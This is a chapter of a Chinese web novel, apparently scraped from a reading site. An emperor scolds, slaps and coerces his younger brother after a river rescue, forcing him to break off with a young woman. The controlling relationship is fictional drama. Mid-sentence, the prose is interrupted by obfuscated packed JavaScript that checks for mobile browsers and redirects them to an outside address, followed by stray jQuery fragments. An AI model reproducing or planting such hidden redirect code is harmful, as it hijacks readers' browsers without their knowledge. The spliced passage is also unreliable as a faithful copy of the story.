默认冷灰
24号文字
方正启体

21. 挖墙脚

作者:强力粘鼠板本书字数:K更新时间:
    邀月舫泊在水面上,高有三层,仿佛一座漂浮在水面上的华丽宫殿,灯火璀璨映照着粼粼水面,光随风走,泛着金色的涟漪。


    两个半干不干的落汤鸡就这么狼狈地走进去面圣。


    “臣女拜见陛下。”


    乐湛看到程繇跪了,想了想,也跟着跪下去了,弱弱地喊了声:“哥。”


    这幅样子就活像一对拜堂的新人。


    李修宜没搭理他,“这是怎么搞的?怎么两个都成了这副样子。”他的声音尚且还算温和,是关心小辈的语气,自有一种润物细无声的力量,让人不自觉就放下对九五至尊身份的谨慎戒备。


    程繇端起大家闺秀的样子,将方才发生的事一五一十地陈述一遍,告罪道:“连累齐王殿下涉险,还请陛下降罪。”


    李修宜淡笑,“无妨,今日你们也受惊了,跟侍女下去换身衣服再来回话不迟。”


    由于乐湛将皇帝当成了洪水猛兽,连带着程繇也跟着紧张起来,可仅有两句话的功夫就叫她松懈下来,侍女在旁边候着,“女公子,这边请吧。”


    “多谢陛下,”程繇看了一眼乐湛,犹豫半晌起身跟着侍女走了。


    乐湛起身,“我也去换一身吧。”他里面就一件薄薄的里衣,白丝绸质地本就容易透,浸了水之后更是跟没穿一样,一路走过来怪不自在的。


    “你不用,”声音很明显沉冷了不少。“就在那里跪着。”


    “是。”乐湛老老实实跪回去,双手扶着膝,低垂着头。


    “这会儿正是药效上来的时候,不在岁康宫呆着,怎么会跑到东兴大街上来?”


    乐湛抿嘴,背上好像压了块石头喘不过气,“今天药效没那么厉害,加上集会热闹,就没那么困。”


    “少拿这些话来蒙我。”


    果然在李修宜面前扯谎真的不是一个好的选择,乐湛顿感大难临头闭上眼,“我没喝药。”


    “什么时候开始的?”


    乐湛张口还想隐瞒,瞬间想到什么可怕的下场,只能实话实说,“到现在……已经五天了。”


    李修宜额头青筋都崩出来了,忽然开始找手边趁手的东西,乐湛赶紧扑上去按住他的手,“哥哥,你要打我回去再打吧!”原来是想着程繇还在这里。


    李修宜不轻不重地甩了他一巴掌,“你还知道要体面,两个人飘在淮水里的时候怎么不知道要体面,要不是我让人去捞你,你现在的尸首已经顺着水飘到河下游去了知道吗?”


    他这个力道脸上不会留下巴掌印,乐湛还是捂着脸跪在李修宜脚下,大气不敢出。


    “这就是你吵着要出宫的结果,药药不喝,身上这点顾全自身都不够的功夫还敢跳下水学别人演什么英雄救美,要是不想活了何必假他人之手,我现在就可以给你一个痛快。”


    “我错了,我从此以后再也不说要出宫的话行不行?”


    想着程繇还在这里,他必须要在尽快稳住李修宜,至少不能让她看见自己跪在李修宜跟前的样子。


    “用得着你说?你看从今往后我会不会让你迈出宫中一步。”


    食指指着乐湛的鼻尖,乐湛伸手握住李修宜的手指,“我都听你的,有什么账我们回去再算,你要打死我都认了,别在这里。”


    姿态低到了尘埃里近乎哀求,李修宜凝视着他,含着冷冷的怒气抽回手,“起来!”


    再怎么样乐湛也是他的弟弟,李修宜不可能让外人看见他不体面的那一面。


    程繇已经换好了衣衫,整理好了仪容,再度随着侍女前来拜见,进来就看见皇帝端方温和一如方才,只是坐在椅上的乐湛脸色很难看。


    程繇以为是乐湛被骂了,见礼赐座坐下以后赶忙将罪责揽到自己身上,“方才是臣女非要逞一时之能,想着将着火的人丢进水里就能暂缓踩踏之祸,未想高估了自己的能耐,将自己置身危险不说还连带着将齐王拖下了水,陛下要治罪的话还请治臣女一人的罪吧。”


    “朕说过了,无妨,”李修宜道,“未想到程氏女竟有如此胆魄,踩踏之祸若是不能及时遏制必将牵连甚广,这也是朕在夏祭朝会不愿意看到的,英勇之举该嘉奖才是,谈何治罪。”


    程繇颇不好意思道,“禁军隔得远没有办法第一时间赶到,刚好我们就在跟前,看着那场面没有办法袖手旁观,只是顺手而为罢了。”


    乐湛有些紧张地看了一眼程繇,李修宜说是夸奖,但是乐湛却听不出半点夸奖的意思,只是程繇不了解这个人,还听不出其中深意。


    “想在错杂奔逃的人堆里自由穿行不是易事,没想到你身为闺阁女子,身手却是不凡。”


    程琩一心想让女儿傍一个金龟婿,教导的肯定是三从四德女红女工一类,不可能让她习武,她能有这身功夫倒是稀奇。


    程繇早已在李修宜的盛赞下放下了警惕之心,听他问起了就如实回道:“当年齐王殿下和东平王孙一同跟随陛下前往边郡,在万都统手下习武,臣女也一道前去了,不知陛下是否还有印象。”


    当年程繇秉承父命,得了机会就往李锦玉身边凑,刚好李锦玉听见乐湛要跟着李修宜去边郡,想着不能让他一人得势,死乞白赖地也求着李修宜带他去,方便他继续跟乐湛作对。


    当年李修宜军中事务繁忙,将两个人丢给了万都统之后再没有过问了,也就没有注意李锦玉身后还跟了这么一个尾巴。


    “原来是师承万荃。”程繇坐立不安起来,“不敢说师承,只是有幸在旁边看过一眼。”


    “所谓目见不如足践,只是旁观便能有今日这番身手,可见女公子天资卓绝,比朕这不成器的弟弟强上不少。”


    程繇大惊刚要摆手称不敢当,乐湛先道,“她的天分本来就强过我跟李锦玉。”


    他倒骄傲起来了?


    李修宜绷着脸,不声不响地看了乐湛一眼,乐湛立刻闭嘴,不敢再说一个字。


    又闲叙几句,李修宜假称天色不早,派人送程繇回府。


    程繇走了,乐湛的难题才刚刚开始,他试着跟李修宜服软换取他的原谅,“哥哥,我保证再没有下次了,我们先回去好不好。”


    虽然是四五月的天,但是刚刚才泡过水,晚上淮水面上风又大,冰冷单薄的衣服好似一层冰壳贴在皮肤上,冻得他上下牙打颤,李修宜又不允许他把湿衣服脱下来,乐湛只


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17171721|196832||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    得缩着肩发抖。


    李修宜骤然变了副面孔,跟刚才对待程繇简直不像是一个人,“现在知道要回宫了,不是喜欢往外面跑吗,还回去做什么?”兴许是断了好几天的药的原因,乐湛早上开始就觉得胸口闷痛,连呼吸也跟着困难起来,涉水加上受惊吹过冷风之后更甚,脸上呈现一种不正常的嫣红,一直红到了脖子往下,隔了一层近乎通透的月白锦缎,那淡淡的色泽被冲淡了,是藏在纯白花瓣里被蓄意遮掩又蓄意表露的嫩蕊。


    “我要回去!我想回去,再也不出宫了,”乐湛耍无赖似的抱住李修宜的腿,昂头望着他哭得乱七八糟。


    李修宜面上就是做出再生气,但他从来不会推开乐湛,他喜欢他主动凑上来,喜欢看他粘着自己,喜欢看他生怕被推开继而抱得更紧的可怜样,连同所有的胡搅蛮缠和死缠烂打一并受用了。


    只有这时候他才能确定乐湛一心一意看的是他,没有被任何不相干的人吸引力注意。


    “你们的关系到那一步了?”李修宜目光定定地落在乐湛惶惑的眼里。


    “啊?”


    什么叫哪一步了?


    乐湛不是听不懂李修宜问的是什么意思,他只是还没想明白李修宜想听的答案是什么,他习惯了一言一行的出发点都只为讨好李修宜,李修宜的喜好已经远远超过了他本人的意愿。这念头在乐湛的脑子里过了一瞬,猜想是李修宜想问他有没有跟人无媒苟合,坏了姑娘家的清白,做了有违德行的事。


    他实话实说道,“我没有做过任何逾矩的行为,这些年杜获一直虎视眈眈地盯着,为防他有挟持幼帝登基造反的心思,我不敢婚娶也不敢有子嗣。”


    原来只是没有贼胆,并非没有贼心,要不是境况所限乐湛早就跟人跑了。


    彼时他的尸骨还在邙山躺着,乐湛就有洞房花烛夜的心思了,李修宜的呼吸微微一滞,而后缓缓吐出一口气。


    “跟她断了。”


    李修宜不容有疑地吐出几个字。乐湛双眸微睁看过去,他还以为李修宜问了这话是要给他赐婚的意思,没有想到冷不防来这么一句,也不敢质问为什么,只是目光闪烁不可思议地望着李修宜。


    “不是你说的还好,莫非都是骗朕的?”


    李修宜头一次单独在他面前搬出皇帝的身份,好像只要不肯跟程繇断了就是欺君之罪,不但要治他的罪,就连程繇和程家也难以幸免。


    他在威胁他。


    乐湛自己尚还朝不保夕,他就不该贪心还跟程繇保持联系,更不该将程繇带到李修宜面前让她置身险境。


    乐湛垂下睫毛,“臣弟知道了,会照做的。”


    李修宜嘴角漾出微笑的影子,似是很满意他现在的表现,他拖住乐湛的下巴,将乐湛越来越低的头蓦地抬起,乐湛还没来得及收敛的失意与怨气一览无遗地落入李修宜的眼中。


    李修宜视而不见地略过,他拿手背贴了贴乐湛有些发热的脸颊,态度转瞬又温和起来:“有点发烧了,是不是?”


    乐湛垂着眼,恹恹地点点头。


    “回家吧。”


    李修宜轻轻地笑,“回我们的家。”
(←快捷键)<<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)